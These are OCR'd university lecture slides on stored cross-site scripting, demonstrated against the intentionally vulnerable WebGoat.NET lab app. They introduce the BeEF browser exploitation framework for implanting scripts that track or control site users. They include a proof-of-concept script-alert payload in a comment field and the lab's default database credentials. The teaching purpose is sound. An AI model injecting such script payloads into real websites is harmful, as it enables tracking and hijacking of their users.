CS 455 – Computer Security Fundamentals

Dr. Chen-Yeou (Charles) Yu

System and Networks Security


- ~~Database vulnerability~~
  - ~~Simple SQL injection (Penetration Testing)~~
    - ~~A very silly example~~
    - ~~Reconnaissance~~
      - ~~Sqlmap~~
    - ~~Hacking (use the dictionary)~~
      - ~~TBD, in Part6~~
  - ~~NoSQL injection~~
- **Cross-Site Scripting (XSS) Explained**
- **Appendix: OWASP (Open Web Application Security) Juice Shop (TBD)**

Cross-Site Scripting (XSS) Explained

- Always remember, hack yourself, hacking is illegal ☺
  - That is why we need to have **OWASP Juice Shop** or **OWASP WebGoat**
- What does the XSS means?
  - XSS stands for Cross-Site Scripting
  - Hackers like to use XSS to plant the malicious code into website, allowing us to **track the users, redirecting the website** and do so many things they want…
  - We also use the browser **exploitation framework (Beef)** to help us in putting our own script into any website. So we can have full control of the entire site.
  - You can find the "**Beef**" here
    - https://github.com/beefproject/beef
  - Here is the video and the following is the summary
    - https://www.youtube.com/watch?v=PPzn4K2ZjfY

Cross-Site Scripting (XSS) Explained

- When you see some input textbox, username, passwords or forms, you know there are tons of vulnerabilities in there!



WE'D LOVE TO HEAR FROM YOU!

Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below and tell us what you think! Please no spam / trolling, and keep it respectful.
We will answer your questions in the order they were received. Thank you.

LEAVE A COMMENT

Email:


Comment:

Cross-Site Scripting (XSS) Explained

- Webgoat.net
  - You can visit the website if you are interested
    - https://owasp.blogspot.com/2012/07/owasp-webgoat-net-released.html
    - https://github.com/jerryhoff/WebGoat.NET
  - The difference between Juice Shop is that, this is using .aspx technology.
    - See? Our great M$!?
  - It is a vulnerable web application system for us to perform penetration testing
  - Sharpen our ethical hacking techniques
  - Now we quickly click the [Stored XSS], it will show you the page with Email, Comment,…etc. Just like most of the commercial websites or some forums.
    - In this lecture, we focus on Stored XSS, though there is another type --- Reflected XSS

Cross-Site Scripting (XSS) Explained


- Input the following in the Email as well as the Comment fields and hit the [Save Comment]
- First thing you want to do is go ahead and test it out.
- See what is considered as "normal" behavior?



LEAVE A COMMENT

Email: loiliangyang@loiliangyang.com

Comment: this is a test comment.



Service is always #1 to us, and we would love to hear your feedback. Simply fill out the comment form below and tell us what you think! Please no spam / trolling, and keep it respectful.
We will answer your questions in the order they were received. Thank you.


Comment Successfully Added!

Email:loiliangyang@loiliangyang.com (Email Address Verified!)
Comment:
this is a test comment.

LEAVE A COMMENT

Cross-Site Scripting (XSS) Explained

- Next, this is the part you might feel excited. Let’s test whether the “comment” or the “email” section is vulnerable to XSS?
- Let’s test something in the “Comment” first. Go ahead and click [Save Comment] to see if this script will get executed instead of loading as regular web contents




LEAVE A COMMENT

Email: loiliangyang@loiliangyang.com

Comment:
```
<script>alert("hacked by Loi")</script>
```


Boom! We find the vulnerability



hacked by Loi

Cross-Site Scripting (XSS) Explained

- Pretty scary isn't it? Because you can try to find all these places, text input box and you can try to implant any of the script in



CONNECT TO DATABASE


WebGoat.NET requires a working data provider. Fill in the following (applicable) fields:

Data Provider:	MySql
Data File Path:	/var/lib/mysql/webgoat_coins/
Client Executable:	/usr/bin/mysql
Server:	localhost

- Let's go to the Getting Started… and click the Testing Database

Cross-Site Scripting (XSS) Explained


- Scroll down further, I can click the [Rebuild Database]
- The wonderful part about this web site is that, whenever you screw up anything, you can easily rebuild the entire database and you can start afresh
- You can keep testing different techniques without worrying about taking down the entire server



Client Executable:	/usr/bin/mysql
Server:	localhost
Port:	3306
Database:	webgoat_coins
User Name:	webgoat.net
Password:	webgoat.net

Cross-Site Scripting (XSS) Explained


- Go back to our original spot and hit the same thing, [Stored XSS]
- What we can do now is to open up the browser exploitation framework
- Open the terminal. Go to the downloaded folder. You can see all the files that are part of the "Beef"



```
~$ cd beef/
~/beef$ ls
arerules                        _config.yml  Gemfile                        package.json
beef                            conf.json    Gemfile.lock                   package-lock.
beef_cert.pem                   core         generate-certificate           Rakefile
beef.db                         doc          googlef1d5ff5151333109.html    README.md
beef_key.pem                    Dockerfile   install                        RESTful-API.pc
BeEF.postman_environment.json   docs         INSTALL.txt                    spec
config.yaml                     extensions   modules                        test
```

Cross-Site Scripting (XSS) Explained

- “Beef” can help you to implant all the malicious code or script into the website



bcoles Install: Add support for blackPantherOS ✓ 8acc31f 3 days ago 3,924 commits

.bundle	updated table names	16 months ago
.github	fixed and responded to comments	9 months ago
arerules	fiexed broken values	13 months ago
core	updated all of the copyright information	3 months ago
		3 months ago
	updated all of the copyright information	3 months ago

The Browser Exploitation Framewor Project

